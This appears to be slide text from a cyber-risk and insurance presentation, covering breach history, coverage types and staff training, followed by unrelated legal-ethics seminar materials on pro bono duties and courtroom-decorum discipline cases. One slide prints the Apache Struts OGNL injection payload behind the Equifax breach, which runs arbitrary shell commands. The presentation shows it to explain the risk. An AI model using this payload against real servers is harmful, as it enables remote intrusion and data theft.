Integrity

Availability


Data Loss

History of Losses
2013 – 575,486,661
2014 – 1,023,108,267
2015 – 707,509,815
2016 – 1,378,509,261
First Half 2017 - 1,901,866,611 (Does not include Equifax)



Trends
Data Growth
Credential Theft/Password Re-use
Email/Spearphishing
Intellectual Property Theft
Ransomware/Malware
Denial of Service

Timeline of a Breach



Option 2

Find a hacker on the Dark Net and pay them to perform the breach

Apache Struts / Equifax

- "%{(#_='multipart/form-data')."
- "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
- "(#_memberAccess?"
- "(#_memberAccess=#dm):"
- "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
- "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
- "(#ognlUtil.getExcludedPackageNames().clear())."
- "(#ognlUtil.getExcludedClasses().clear())."
- "(#context.setMemberAccess(#dm))))."
- "(#cmd='%s')." % cmd
- "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
- "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
- "(#p=new java.lang.ProcessBuilder(#cmds))."
- "(#p.redirectErrorStream(true)).(#process=#p.start())."
- "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
- "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
- "(#ros.flush())}"

What is at Risk?


Establish Context – What do you have to lose?

Vulnerabilities – People, Processes, Technology

Analyze the Risk

Risk vs. Reward – Cost vs. Logic

Reduce Risk – Transfer Risk



Prevention

Culture of the Organization

Segregate and Separate

Classification of Information

Who & How does a Breach Affect?

Credit Card Breach

- Stolen Cards, Credit Monitoring

Name & E-mail Address Breach

- Notification, Credit Monitoring……Life?

Confidential Information

- Revenue, Reputational Harm

DDOS

- Revenue, Productivity

Coverage

Privacy Liability

Covers the cost associated with a breach for defense and indemnity

Regulatory Coverage

Covers fines and penalties from state and federal agencies including HIPPA

Security Breach Response

Covers Breach Response costs associated with: IT Forensics, Notifications, PR Firm, Credit Monitoring etc.

Security Liability

Suits and costs that arise due to distribution of malicious code

Coverage

Media Liability

Coverage applies to your media material for matters such as: Copywrite infringement, liable, slander, etc.

Cyber Extortion

Coverage for the extorted funds, and the costs associated with securing the network

Business Income / Digital Restoration

Reimbursement for the revenue that was lost due to business downtime, and the restoration of digital records

Payment Card Industry Assessments (PCI)

PCI fines, penalties, and assessments for loss of credit card information


Training

- Understand why you might be a target
- Focus on items you can control
  - Password Management
  - Attachments in Emails
  - Questionable websites/links
  - Storing data in appropriate places
  - What/Where you are plugging in
  - Patching of home systems
- Notify when something is a miss
- Ask someone who knows

Employee Training

Training should include how to:

- recognize a phishing email
- create and maintain strong passwords
- avoid dangerous applications
- ensure valuable information is not taken out of the company in addition to other relevant user security risks.



Policies

Strengthen and clarify the education you give your users, you should clearly outline the requirements and expectations your company has in regards to IT security when you first hire them. Make sure employment contracts and employee handbooks have sections that clearly define these security requirements

Featured Tools

What if Modeling

- Business Interruption Cost Calculator
- Data Breach Cost Calculator
- Notification Cost Calculator
- Public Relations Cost Calculator

Research Tools

- Cause of Loss
- Claim Scenarios
- Fines, Penalties & Settlements
- Privacy Case Law

Breach Notification

- Breach Notification Law Map - United States


Assessment

- Expanded eRisk Self-Assessment
  - *Sample Scorecard*
- Quick eRisk Assessment
  - *Sample Scorecard*
- Security Scorecard

Sample Policies

- Acceptable Use Policy
- Antivirus and Malware Policy
- Computer Network Security Policy Template
- Incident Response Plan Policy
- Information Security Policy
- Mobile Computing Policy
- Personal Device Use (BYOD) Policy
- Physical Security Policy
- Posting and Removal of Online Content
- Sample Information Security Policy Template
- Security Awareness Training and Education Policy
- Security Policy 101 - Essential Policies for Business
- Sensitive Information Handling
- Social Networking Acceptable Use
- Web Site Privacy Policy

Cost of a Breach



Thank You
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REEL LIFE ETHICS

TAB 4

HON. BARBARA D. HOLMES
MAGISTRATE JUDGE U.S. DISTRICT COURT
MIDDLE DISTRICT OF TENNESSEE

EDWARD D. LANQUIST, JR.
PATTERSON INTELLECTUAL PROPERTY LAW

MID-SOUTH COMMERCIAL LAW INSTITUTE

NASHVILLE MARRIOTT AT VANDERBILT UNIVERSITY
NASHVILLE, TENNESSEE
NOVEMBER 29 AND 30, 2018

REEL LIFE ETHICS

Presented by

Hon. Barbara D. Holmes

U.S. Magistrate Judge

Middle District of Tennessee

Edward D. Lanquist, Jr.

Patterson Intellectual Property Law

NOW PLAYING:

Marshall

Caine Mutiny

Roman J. Israel, Esq.

Bridge of Spies

I. ***Marshall*** **-** Based on true events, the movie revisits an early episode in the career of Thurgood Marshall, the civil rights lawyer who became the first African-American Supreme Court justice.

A. Applicable rules

Rule 3.5 IMPARTIALITY AND DECORUM OF THE TRIBUNAL
A lawyer shall not:

(e) engage in conduct intended to disrupt a tribunal.

Rule 6.1 PRO BONO PUBLICO REPRESENTATION
A lawyer should aspire to render at least 50 hours of pro bono publico legal services. In fulfilling this responsibility, the lawyer should:

(a) provide a substantial portion of such services without fee or expectation of fee to:

(1) persons of limited means; or

(2) charitable, religious, civic, community, governmental, and educational organizations in matters that are designed primarily to address the needs of persons of limited means; and

(b) provide any additional services through:

(1) delivery of legal services at no fee or at a substantially reduced fee to individuals, groups, or organizations seeking to secure or protect civil rights, civil liberties, or public rights, or charitable religious, civic, community, governmental, and educational organizations in matters in furtherance of their organizational purposes, where the payment of standard legal fees would significantly deplete the organization's economic resources or would be otherwise inappropriate;

(2) delivery of legal services at a substantially reduced fee to persons of limited means; or

(3) participation in activities for improving the law, the legal system, or the legal profession.

(c) In addition to providing pro bono publico legal services, a lawyer should voluntarily contribute financial support to organizations that provide legal services to persons of limited means.

Comment

[1] Every lawyer, regardless of professional prominence or professional work load, has a responsibility to provide legal services to those unable to pay, and personal involvement in the problems of the disadvantaged can be one of the most rewarding experiences in the life of a lawyer. This Rule urges all lawyers to provide a minimum of 50 hours of pro bono service annually. It is recognized that in some years a lawyer may render greater or fewer hours than the annual standard specified. Services can be performed in civil matters or in criminal or quasi-criminal matters for which there is no government obligation to provide funds for legal representation, such as post-conviction death penalty appeals.

[2] Paragraphs (a)(1) and (a)(2) recognize the critical need for legal services that exists among persons of limited means by providing that a substantial majority of the legal services rendered annually to the disadvantaged be furnished without fee or expectation of fee. Legal services under these paragraphs consist of a full range of activities, including individual and class representation, the provision of legal advice, legislative lobbying, administrative rule making, and the provision of free training or mentoring to those who represent persons of limited means. The variety of these activities should facilitate participation by government lawyers, even when restrictions exist on their engaging in the outside practice of law.

[3] Persons eligible for legal services under paragraphs (a)(1) and (a)(2) include those who qualify financially for participation in programs funded by the Legal Services Corporation and those whose incomes and financial resources are slightly above the guidelines utilized by such programs but, nevertheless, cannot afford counsel. Legal services can be rendered to individuals or to organizations such as homeless shelters, abused women's centers, and food pantries that serve those of limited means. The term "governmental organizations" includes, but is not limited to, public protection programs and sections of governmental or public sector agencies.

[4] Because service must be provided without fee or expectation of fee, the intent of the lawyer to render free legal services is essential for the work performed to fall within the meaning of paragraphs (a)(1) and (a)(2). Accordingly, services rendered cannot be considered pro bono if an anticipated fee is uncollected, but the award of statutory attorneys' fees in a case originally accepted as pro bono would not disqualify such services from inclusion under this paragraph. Lawyers who do receive fees in such cases are encouraged to contribute an appropriate portion of such fees to organizations or projects that benefit persons of limited means. In some cases, a fee paid by the government to an appointed lawyer will be so low relative to what would have been a reasonable fee for the amount and quality of work performed B as in post-conviction death penalty cases B that the lawyer should be credited for the purpose of this Rule as having rendered the services without fee. This would also be the case when a lawyer is appointed as counsel in a criminal matter, the fee paid the lawyer is capped at a certain amount, and the lawyer expends significant time working on the case after the capped amount has been exceeded.

[5] While it is possible for a lawyer to fulfill the annual responsibility to perform pro bono services exclusively through activities described in paragraph (a), the commitment can also be met in a variety of ways as set forth in paragraph (b). Constitutional, statutory,

or regulatory restrictions may prohibit or impede government and public sector lawyers and judges from performing the pro bono services outlined in paragraphs (a), (b)(1), and (b)(2). Accordingly, where those restrictions apply, government and public sector lawyers and judges may fulfill their pro bono responsibility by performing services outlined in paragraphs (b)(3) and (c).

[6] Paragraph (b)(1) includes the provision of certain types of legal services to those whose incomes and financial resources place them above limited means. It also permits the pro bono lawyer to accept a substantially reduced fee for services. Examples of the types of issues that may be addressed under this paragraph include First Amendment claims, Title VII claims, and environmental protection claims. Additionally, a wide range of organizations may be represented, including social service, medical research, cultural, and religious groups.

[7] Paragraph (b)(2) covers instances in which lawyers agree to and receive a modest fee for furnishing legal services to persons of limited means. Participation in judicare programs and acceptance of court appointments in which the fee is substantially below a lawyer's usual rate are encouraged under this paragraph.

[8] Paragraph (b)(3) recognizes the value of lawyers engaging in activities that improve the law, the legal system, or the legal profession. A few examples of the many activities that fall within this paragraph are serving on bar association committees; serving on boards of pro bono or legal services programs; taking part in Law Day activities; acting as a continuing legal education instructor; serving as a mediator or an arbitrator; and engaging in legislative lobbying to improve the law, the legal system, or the profession.

[9] Because the provision of pro bono services is a professional responsibility, it is the individual ethical commitment of each lawyer. Nevertheless, there may be times when it is not feasible for a lawyer to engage in pro bono services. At such times a lawyer may discharge the pro bono responsibility by providing financial support to organizations providing free legal services to persons of limited means. Such financial support should be reasonably equivalent to the value of the hours of service that would have otherwise been provided. In addition, at times it may be more feasible to satisfy the pro bono responsibility collectively, as by a firm's aggregate pro bono activities.

[10] Because the efforts of individual lawyers are not enough to meet the need for free legal services that exists among persons of limited means, the government and the profession have instituted additional programs to provide those services. Every lawyer should financially support such programs, in addition to either providing direct pro bono services or making financial contributions when pro bono service is not feasible.

[11] Law firms should act reasonably to enable and encourage all lawyers in the firm to provide the pro bono legal services called for by this Rule.

[12] Because this Rule states an aspiration rather than a mandatory ethical duty, it is not intended to be enforced through disciplinary process.

Rule 8.4: MISCONDUCT

It is professional misconduct for a lawyer to:

(d) engage in conduct that is prejudicial to the administration of justice.

Comment

[3] A lawyer who, in the course of representing a client, knowingly manifests, by words or conduct, bias or prejudice based on race, sex, religion, national origin, disability, age, sexual orientation, or socio-economic status violates paragraph (d) when such actions are prejudicial to the administration of justice. Legitimate advocacy respecting the foregoing factors does not violate paragraph (d).

B. Truth is stranger than Hollywood.

1. An amended preamble to the RPCs that took effect in January 2011 states that "all lawyers should devote professional time and resources and use civic influence to ensure equal access to our system of justice for all those who because of economic or social barriers cannot afford or secure adequate legal counsel." Preamble [7].
2. In April 2009, the Tennessee Supreme Court implemented several changes to the Rules of Professional Conduct and other rules to promote pro bono work, including: RPC 6.1 was amended to include an aspirational goal of 50 pro bono hours per year for Tennessee lawyers; adoption of a new RPC 6.5 permitting lawyers to provide limited scope representation; Court Rule 21, section 4.07(c) was amended to increase the number of hours of CLE credit that lawyers may earn for the hours of pro bono legal representation from one hour of CLE credit for every 8 hours to one hour of CLE credit for every 5 hours of pro bono work (up to 3 total CLE hours); and, the Court revised Rule 5 at its own initiative to allow judicial research assistants to engage is some types of pro bono work.
3. The nationally recognized Tennessee Access to Justice Commission, was established by Supreme Court Rule 50 as part of the rule changes adopted in April of 2009. The Access To Justice Commission was created by the Supreme Court to develop a strategic plan for improving access to justice in Tennessee that shall include education of the public, identification of priorities to meet the need of improved access to justice, and recommendations to the Supreme Court of projects and programs the Commission determines to be necessary and appropriate for enhancing access to justice in Tennessee.
4. 2018 marks the fifth year that the Tennessee Supreme Court has recognized Attorneys and Law Students for Justice. In an effort to increase the number of attorneys and law offices providing pro bono services to those who cannot afford legal costs, the Tennessee Supreme Court has an extensive recognition program. The Court honors all

attorneys providing at least 50 hours of service annually, with a goal of increasing statewide pro bono work to 50 percent participation. In the program, attorneys meeting the Court's minimum goal of 50 pro bono hours annually will be named "Attorneys for Justice" by the Tennessee Supreme Court, and added to the honor roll found on the Tennessee state courts website. The program is entirely voluntary and based on self-reporting. Attorneys will be considered for recognition if they voluntarily report the pro bono work they the previous calendar year when they renew their law license with the Board of Professional Responsibility. To be considered for the program, all service must have been provided under the provisions of Rule 6.1 of the Rules of Professional Responsibility, which includes delivery of a substantial portion of legal services without fee or expectation of fee and delivery of legal services at no fee or at a substantially reduced fee to recognized groups and individuals. Law offices are also eligible to be recognized for pro bono work done by their attorneys by submitting an application for recognition directly to the AOC. More information can be found on the Tennessee state courts website.

5. The Tennessee Faith & Justice Alliance (TFJA) is part of the Supreme Court's Access to Justice Commission. It is an alliance of faith-based groups in Tennessee who commit to providing legal resources to their congregations and communities. TFJA was created to align needs seen at the local house of worship level with possible legal resources that are nearby, perhaps even within the same congregation. The notion is to connect with people in need in a place they already go to seek help with a problem. That place is quite often their place of worship. It operates on a referral model that is designed to pair volunteer lawyers with congregants in need, and helps develop clinic programs, legal information presentations, and community trainings based on community needs.

6. Tennessee Rule of Civil Procedure 23.08 gives discretionary authority to courts to approve distribution of unclaimed class action funds to a program or fund that "serves the pro bono legal needs of Tennesseans." S*ee also* Tenn. Code Ann. § 16-3-821.

7. The Tennessee General Assembly approved additional $9.7 million in indigent defense funds in the fiscal year 2018/19 budget, which will be recurring funding for indigent representation reform. This effort was led by the TBA and by Chief Justice Bivins.

8. Pro bono representation of client does not imply that the client is necessarily right, or that the public interest is served only if the client's claim is vindicated. Rather, it means that the public interest is served because that client's views are represented. Likewise, the fact that a lawyer engages in law reform activities, which are also considered part of pro bono work, does not imply that the lawyer's view of law reform is correct. Rather, the public is served because lawyers offer their services, judgment, and experience to promote causes that they, in good faith, believe promote law reform. The lawyer advocates a viewpoint that might otherwise not be heard, and this airing of the viewpoint adds another voice to the marketplace of ideas. Legeth § 6.1-1. Legal Ethics, Law. Deskbk. Prof. Resp. (2010-11 ed.).

9. Local Rule 701 of the U.S. District Court for the District of Maryland requires the applicant to be "willing, available and competent to accept appointments by the Court to represent indigent parties in civil cases in this District unless the acceptance of such appointments is inconsistent with an attorney's professional employment obligations

as, for example, a government attorney." Rule 701(1)(a), U.S. District Court of Maryland Local Rule (July 1, 2016). *See also Attorney Grievance Commission of Maryland v. Hekyong Pak*, 400 Md. 567, 929 A.2d 546 (2007)(concurring opinion in attorney disbarment case stating that attorney who knowingly proceeds to practice in District Court without being admitted, and thereby seeks to escape the obligation of pro bono service that the court has made a condition of such admission, may well be in violation of rules of professional conduct, including MRPC 6.1). The U.S. District Court of Maryland also has a specific rule expressing the Court's expectation that "all of its judges and all counsel [will] conduct themselves in a professional and courteous matter in connection with all matters pending before the Court." Rule 606, U.S. District Court of Maryland Local Rule (July 1, 2016).

10. Appointment of a personal injury attorney to provide pro bono representation of indigent father in paternity action against attorney's wishes was violation of attorney's right to equal protection. Court stated that compelled altruism would "subvert the goal of providing qualified legal presentation to the poor in paternity cases. Refusing attorney could not be held in contempt for refusal of such representation. *Cunningham v. Superior Court*, 177 Cal. App.3d 336, 222 Cal. Rptr. 854 (Cal. Ct. App. 1986). *See also* NY Jud. Adv. Op. 90-73, 1990 WL 678737 (N.Y.Adv.Comm.Jud.Eth.)(a judge's solicitation of lawyers for voluntary pro bono representation is permissible, except that the judge should avoid any appearance of coercing attorneys to participate).

11. Ex-husband cannot avoid paying statutory attorney's fees simply because wife received pro bono legal representation. The amount of the requested fees was not challenged. Fees were ordered to be paid directly to legal services organization. *Henriquez v. Henriquez*, 413 Md. 287, 992 A.2d 446 (Md. Ct. App. 2010).

12. Bankruptcy attorneys providing voluntary pro bono representation to low-income individuals through bar association programs while simultaneously representing one or more creditors in unrelated matters may satisfy obligations under rules of conduct by determining in initial interview with prospective client that no unusual facts sufficient suggest direct adversity with a particular creditor so as to require conflict check. NYC Eth. Op. 2005-01, 2005 WL 682189. *See also* Legeth § 6.5-2, Legal Ethics, Law. Deskbk. Prof. Resp. (2010-11 ed.)(Rule 6.5 limits on the application of the conflicts of interest rules).

13. Significant pro bono work and contributions to the community at large may be mitigation for misconduct. *In re Lochow*, 469 N.W.2d 91 (Minn. 1991). *But see In re Hanvik*, 609 N.W.2d 235 (Minn. 2010)(pro bono work that is no more than what is generally expected of any attorney is not mitigation of misconduct). *See also In re Albrecht*, 779 N.W.2d 530 (Minn. 2010)(attorney's pro bono work was not a mitigating factor in disciplinary action).

14. Attorney's failure to meet deadlines and otherwise comply with court orders in a pro bono post-conviction habeas corpus case resulted in a finding of misconduct by the disciplinary panel, with recommended discipline of: a public reprimand, required CLE in law office management, a practice monitor, suspension from practice before the Nevada Supreme Court for two years, and no pro bono representation for two years. The Nevada Supreme Court affirmed the disciplinary panel's findings and

recommended discipline, except for the restriction on pro bono services, stating that "[t]he obligation to perform pro bono services is an ethical duty, and therefore it is inappropriate to prohibit the performance of pro bono services as a disciplinary condition." *In re Discipline of Braecklein*, 2014 WL 5454838, at *2 (Nev. 2014). Noted in a partial dissent was the observation that, while pro bono service is an important ethical duty of an attorney, "it is unhelpful if the client is harmed by the attorney's conduct [when] providing pro bono services." *Id*. Instead, the dissenting justice would have directed the attorney to make a contribution to an organization or group that provides pro bono services. *See also* Nevada RPC 6.1 on mandatory pro bono service. The rule allows attorneys to make a minimum annual contribution of $500 to an organization or group providing pro bono legal services in lieu of the mandatory pro bono hours. The rule also expressly excludes from qualification as pro bono legal service: legal services written off as bad debts, legal services performed for family members, and activities that do not involve the provision of legal services (such as serving on the board of a charitable organization).

15. Attorney brought §1983 action against Florida's chief justice, challenging state Supreme Court rule that required attorneys to report their compliance with certain aspirational goals regarding provision of legal services to the poor. The Eleventh Circuit held that that the rule neither violated attorney's substantive due process rights nor the equal protection clause. *Schwarz v. Kogan*, 132 F.3d 1387 (11th Cir. 1998). Other states that require lawyers to report how much time or money they devote to pro bono activities each year include: Illinois, Maryland, Mississippi, and Nevada.

16. ABA Model Rule 8.4(g) provides that it is professional misconduct for a lawyer to "engage in conduct that the lawyers knows or reasonably should know is harassment or discrimination on the basis of race, sex, religion, national original, ethnicity, disability, age, sexual orientation, gender identity., marital status or socioeconomic status in conduct related to the practice of law." The rule further states that the anti-discrimination provision "does not limit the ability of a lawyer to accept, decline or withdraw from a representation" in accordance with the Rules, nor does the provision "preclude legitimate advice or advocacy consistent with [the] Rules." The Tennessee Supreme Court declined to adopt a similar version of Rule 8.4(g), the proposal for which generated substantial and voluminous debate. *See also* David L. Hudson, Jr., "Constitutional Conflict, States Split on Model Rule Limiting Harassing Conduct," ABA Journal (October 2017).

17. A relatively new comment to RPC 8.4 states: "Lawyers are subject to discipline when they violate or attempt to violate the Rules of Professional Conduct, knowingly assist or induce another to do so, or do so through the acts of another, as they request or instruct an agent to do so on the lawyer's behalf. Paragraph (a), however, does not prohibit a lawyer from advising a client concerning action the client is legally entitled to take." RPC 8.4, Comment [1].

18. Of note. The preamble to the RPCs states that: "In addition, there are Rules that apply to lawyers who are not active in the practice of law or to practicing lawyers even when they are acting in a nonprofessional capacity. For example, a lawyer who commits fraud in the conduct of a business is subject to discipline for engaging in conduct involving dishonesty, fraud, deceit, or misrepresentation." Preamble [4]. Also, it is

always a good idea to timely respond to Board of Professional Responsibility inquiries. *See* RPC 8.1 and *Board of Professional Responsibility v. Allison*, 284 S.W.3d 316 (Tenn. 2009)

19. The courtroom argument escalated when a prosecutor suggested that the Morristown defense lawyer was getting "his panties in a wad". It neared an end when the Jefferson County General Sessions judge told the defense attorney, Paul Whetstone, that he was holding him in summary criminal contempt, and, in a moment reminiscent of "And Justice for All", Whetstone replied "You're in contempt of law." The contempt order did not impose a fine or sentence, but did require that he pay the court costs. Whetstone filed a petition for writ of certiorari and supersedeas in the Jefferson County Circuit Court. The circuit court found that Whetstone's conduct was clearly willful, and, while definitely "zealous", was hardly appropriate under the circumstances, and sustained the finding of contempt. Whetstone appealed the circuit court judgment asserting that the current Rules of Professional Conduct do not apply to him because he was licensed to practice in 1990 and "grandfathered in" under the disciplinary rules that allowed for "zealous advocacy". The Court of Criminal Appeals disagreed, stating that "even an attorney licensed in the days when Andrew Jackson served on this state's supreme court would still be subject to the newer rules adopted in 2003. And no matter which set of rules applied, "neither justifies the defendant's angry, disruptive and disrespectful behavior." *State v. Whetstone*, 2011 WL 5147795 (Tenn. Ct. Crim. App. 2011). Evidence was sufficient to sustain the conviction. The Court of Criminal Appeals analyzed the conduct under the standards articulated in *Black v. Blount*, 938 S.W.2d 394 (Tenn. 1996), in which the Tennessee Supreme Court emphasized that

   > disrespectful conduct by an attorney has a greater impact upon the dignity of a court than does disrespectful conduct of a lay person. Public respect for the law derives in large measure from the image which the administration of justice presents. Lawyers play an integral role in the administration of justice and, as such, their conduct can have a great influence upon the extent to which the proceeds are perceived as fair and dignified by jurors, defendants, witnesses, and spectators. Accordingly, a lawyer's allegations of inequity and unfairness are uniquely denigrating to the dignity of the proceedings.

20. A small Florida hospital, South Beach Community Hospital, filed for chapter 11 protection in Miami. A mega-competitor, Mt. Sinai Medical Center & Miami Heart Institute, bought a $483 claim and became a creditor in the case. Then, Mt. Sinai opposed the chapter 11 trustee's plans to sell South Beach's operating license to Hospital of South Beach. Mt. Sinai also asked state regulators to reverse a license renewal for South Beach and opposed transferring the license to new owners. In response, the trustee asked the bankruptcy court to hold Mt. Sinai in contempt for violating the automatic stay. At the time, Mt. Sinai was represented by William P. Smith, then head of Chicago-based McDermott Will & Emory's bankruptcy practice group, appearing *pro hac vice*. During a discussion in open court of the likelihood that the sale would close, Mr. Smith remarked to the bankruptcy judge, "I suggest to you

with respect, Your Honor, that you're a few French fries short of a Happy Meal in terms of what's likely to take place." The judge responded, "Proceed, counsel." At the close of the hearing, the bankruptcy judge found Mt. Sinai in willful violation of the stay and restrained it from any further interference with South Beach's licensing without the bankruptcy court's approval. Following the hearing, the judge issued an order for Smith to show cause why he should not be suspended from practicing before the Southern District of Florida Bankruptcy Court and his *pro hac vice* privileges suspended. Instead, at the show cause hearing, Judge Laurel Myerson Isicoff ordered Smith to take an online course in professionalism administered by the Florida Bar, stating: "There is not a jurisdiction in the U.S. – including the district where Mr. Smith regularly practices – where the expression and tone Mr. Smith used on May 7 would fall in the bounds of acceptable behavior." As a result of the incident, Smith "voluntarily" stepped down as head of McDermott's bankruptcy practice, completed the Florida Bar's professional course even before being ordered to do so, agreed to complete at least 200 hours of *pro bono* work in Chicago, and agreed to make a financial contribution to the Center for Ethics and Public Service at the University of Miami Law School (which just happens to be Judge Isicoff's alma mater). McDermott's chairman made an appearance at the show case hearing, offered his additional apologies to the court, and added that he personally found Smith's remark "baffling". By the way, Mt. Sinai fired McDermott.

21. In *Galbreath v. Board of Professional Responsibility*, 121 S.W.3d 660 (Tenn. 2003), the Tennessee Supreme Court held that a 30-day suspension from practice was warranted for the attorney's misconduct in referring to a judge as "honey".

22. In *Kentucky Bar Ass'n v. Waller*, 929 S.W.2d 181 (Ky. 1996) *cert. denied*. 519 U.S. 1111, 117 S.Ct. 949, 136 L.Ed.2d 837 (1997), a lawyer referred in a pleading to a judge who recused himself as a "lying incompetent ass-hole." He further wrote that the special judge who replaced the recused judge would almost certainly prove himself to be superior to the latter "if [he] graduated from the eighth grade." The Kentucky Supreme Court suspended the lawyer from practice for six months.

23. Bankruptcy court required attorney for chapter 13 debtor to complete 16 hours of bankruptcy CLE and 8 hours of ethics for violating standards of conduct by repeatedly filing pleadings with disparaging personal remarks and acrimonious attacks on opposing counsel and the court. The court noted that a harsher sanction of suspension was warranted, but did not believe it had the power to affect an attorney's right to practice law. *In re Maurice*, 167 B.R. 114 (Bankr. N.D. Ill. 1994) *modification denied* 179 B.R. 881 (Bankr. N.D. Ill. 1995) *aff'd* 69 F.3d 830 *rehearing and suggestions for en banc denied* 73 F.3d 124 (7th Cir. 1995). Two instances of criminal contempt committed by the same attorney in the U.S. District Court were also affirmed. *U.S. v. Kozel*, 908 F.2d 205 (7th Cir. 1990).

24. Publicly accusing a judge of "mucking up" cases or broadly referring to the conduct of a judge as "horse manure" in newspaper interviews may be "disrespectful and in bad taste", but are protected by the right of free speech and "use of the Disciplinary Rules to sanction [such remarks] would be a significant impairment of First Amendment Rights"; however, slamming courtroom doors, refusing to respond to questions from the court, and failing to abide by court orders is sanctionable misconduct, warranting a

180-day suspension (all but 45 day of which was suspended provided attorney was not again found in contempt or in violation of the rules for the remainder of his term as district attorney). *Ramsey v. Board of Professional Responsibility*, 771 S.W.2d 116 (Tenn. 1989) *rehearing denied*. (Petition for certiorari to U.S. Supreme Court also denied.)

25. Pejorative statements made by attorney in motions to recuse three judges on the Tennessee Court of Appeals were not protected by the First Amendment and provided the basis for a finding that the attorney violated the Rules of Professional Conduct, including RPC 8.4(d). *Board of Professional Responsibility v. Parrish*, __ S.W.3d __, 2018 WL 3853472 (Tenn. Aug. 14, 2018). Although the disciplinary hearing panel concluded that a public censure was the appropriate sanction, the Shelby County Circuit Court imposed a 6-month suspension (one month on active suspension and the remaining 5 months on probation), which was upheld by the Supreme Court.

26. "Lawyers interrupt – a lot. Interruptions by litigators have been an increasing subject of sanctions." Wendy R.S. O'Connor, "May I finish? The case against interrupting," ABA Journal (online), posted September 11, 2018. "In 2012 a male attorney was fined $10,000 by the Supreme Court of New York Appellate Division for "frivolous, outrageous and unprofessional" behavior, including rampant interrupting, while a female attorney with Jones Day was sanctioned by an Iowa federal court judge for her obstreperous behavior and ordered to produce a training video for firm associates explaining why interrupting should be avoided. In 2017, a male attorney was sanctioned $12,600 by a California appellate court for repeated interruptions during a discovery conference. … These behaviors even permeate proceedings before our country's highest court: Two studies that examined transcripts of arguments before the U.S. Supreme Court—one conducted by the University of Alabama and one by the Northwestern University's Pritzker School of Law—concluded that women are interrupted at a vastly higher rate than their male counterparts and are allowed far less speaking time. In 2015 alone, two-thirds of the interrupting of Supreme Court justices occurred to one-third of the court (Justices Ruth Bader Ginsberg, Sonia Sotomayor, and Elena Kagan, all of whom happen to be female), this despite guidelines that expressly prohibit any interruptions of the justices, and notwithstanding that the first rule we learn in law school is never interrupt the judge." For more information on why we interrupt and dealing with interrupters, read this article, which ends with a section titled, "no one ever died from not interrupting." *See also State ex rel. Special Counsel for Discipline of the Neb. Supreme Court v. Sivick*, 648 N.W.2d 315, 316, 318-19 (Neb. 2002), in which the court reprimanded a lawyer who yelled at the judge, interrupted the judge and was rude to the judge, all in open court.

27. "The misconduct involves Pengilly's behavior during a noticed plaintiff's deposition at his office. When questioning the deponent, Pengilly used vulgarities, called the deponent derogatory names, aggressively interrupted the deponent and opposing counsel, answered questions for the deponent, and repeatedly made inappropriate statements on the record. Pengilly went on to as the deponent if he was "ready for it" while positioning his hand near his hip. The deponent briefly left the room, but when he returned Pengilly displayed a firearm he had holstered on his hip to the deponent and opposing counsel." Pengilly was representing himself in a defamation lawsuit; the

person being deposed was the plaintiff. The lawyer representing the plaintiff reported to news coverage of the incident that Pengilly had called his client a "dipshit" and "Big Bird." Pengilly told a local newspaper that he carries a gun because his father worked in a San Francisco law firm where a gunman killed eight people. "I have it every day, all day," he said. "I always carry a gun because I'm an attorney and people don't like me." *Matter of Discipline of Pengilly*, 2018 WL 4297851 (Nev. Sept. 7, 2018).

28. On February 8, 2018, at 9:45 a.m., a hearing panel of the Kansas Board for Discipline of Attorneys convened a hearing on the formal complaint against Justin K. Holstin. During the hearing, the hearing panel became concerned that Holstin was under the influence of alcohol. The hearing panel recessed the hearing, made arrangement for alcohol testing, and request that Holstin submit to testing to determine the presence of alcohol, which he agreed to do. Holstin's breath alcohol concentration at 11:17 a.m. was .185. To validate its accuracy, a second test was administered at 11:33 a.m., indicating a concentration level of .200. Holstin agreed to disbarment. Debra Cassens Weiss, "Lawyer who was apparently intoxicated at discipline hearing agrees to disbarment," ABA Journal (online) posted on March 26, 2018.

29. Some other cases from Kansas. *In re Arnold,* 56 P.3d 259, 263, 268-69 (Kan. 2002) (lawyer censured for "sarcastic, insulting and threatening" letter to trial court); *In re Berry*, 50 P.3d 20, 25-26 (Kan. 2002) (lawyer who inappropriately argued with judge and accused judge of racial bias was suspended); *In re Scimeca*, 962 P.2d 1080, 1083 (Kan. 1998) (court suspended a lawyer who shouted at judge, and who stood so close to judge while screaming at her and calling her unfit that judge feared he would hit her).

30. *In re Delio*, 731 N.Y.S.2d 171, 171-73 (N.Y. App. Div. 2001) (court censured a lawyer who angrily told judge that she was "so pompous on the bench" that it was "ridiculous," told the judge that she should "remember what your jobs are," and declared that he had no obligation to respect her).

31. In *Office of Disciplinary Counsel v. Mills*, 755 N.E.2d 336, 337 (Ohio 2000), the court reprimanded a lawyer who berated magistrate with numerous obscenities, and who became red-faced, pounded on table, and leaned toward magistrate in a threatening manner.

32. *In re Guy*, 756 A.2d 875, 877-79 (Del. 2000) (court suspended a lawyer who accused judge of being biased and a racist in letter to the court).

33. In *Florida. Bar v. Wasserman,* 675 So.2d 103, 104 (Fla. 1996), the court suspended a lawyer who cursed at judge's assistant, who angrily shouted at judge, waived his arms, challenged judge to hold him in contempt, and who voiced his contempt for the court, all because he was displeased with judge's ruling.

34. When the judge tells you that you will not be heard, that should be the end of the discussion. *See In the Matter of Nakell*, 411 S.E.2d 159 (N.C. Ct. App. 1991)(attorney who was not defendant's attorney of record ignored judge's instructions that he would not be allowed to participate, demanded to be heard and incited defendant and defendant's courtroom supporters to disrupt proceedings was appropriately sanctioned).

35. Commenting in open court that a ruling is without basis may be enough to constitute misconduct. *See In re Dodson*, 472 A.2d 328 (Conn. 1990). The attorney remarked that the sentencing was "most unusual…totally outrageous" and without basis. The court declared the attorney out of order and the attorney responded "I know that I am, but there is no basis for that sentence."

36. "When a lawyer fails to conduct himself appropriately, he brings into question the integrity of the judicial system, and, as well, disserves his client." *In the Matter of Goude*, 374 S.E.2d 496, 497 (S.C. 1988)(following conviction of his client, a minister charged with sexually molesting a teenage boy, public defender referred to victim as "little piece of thieving, stealing, juvenile delinquent", "this thing", "this little lying piece of -----(expletive)" and as having AIDS).

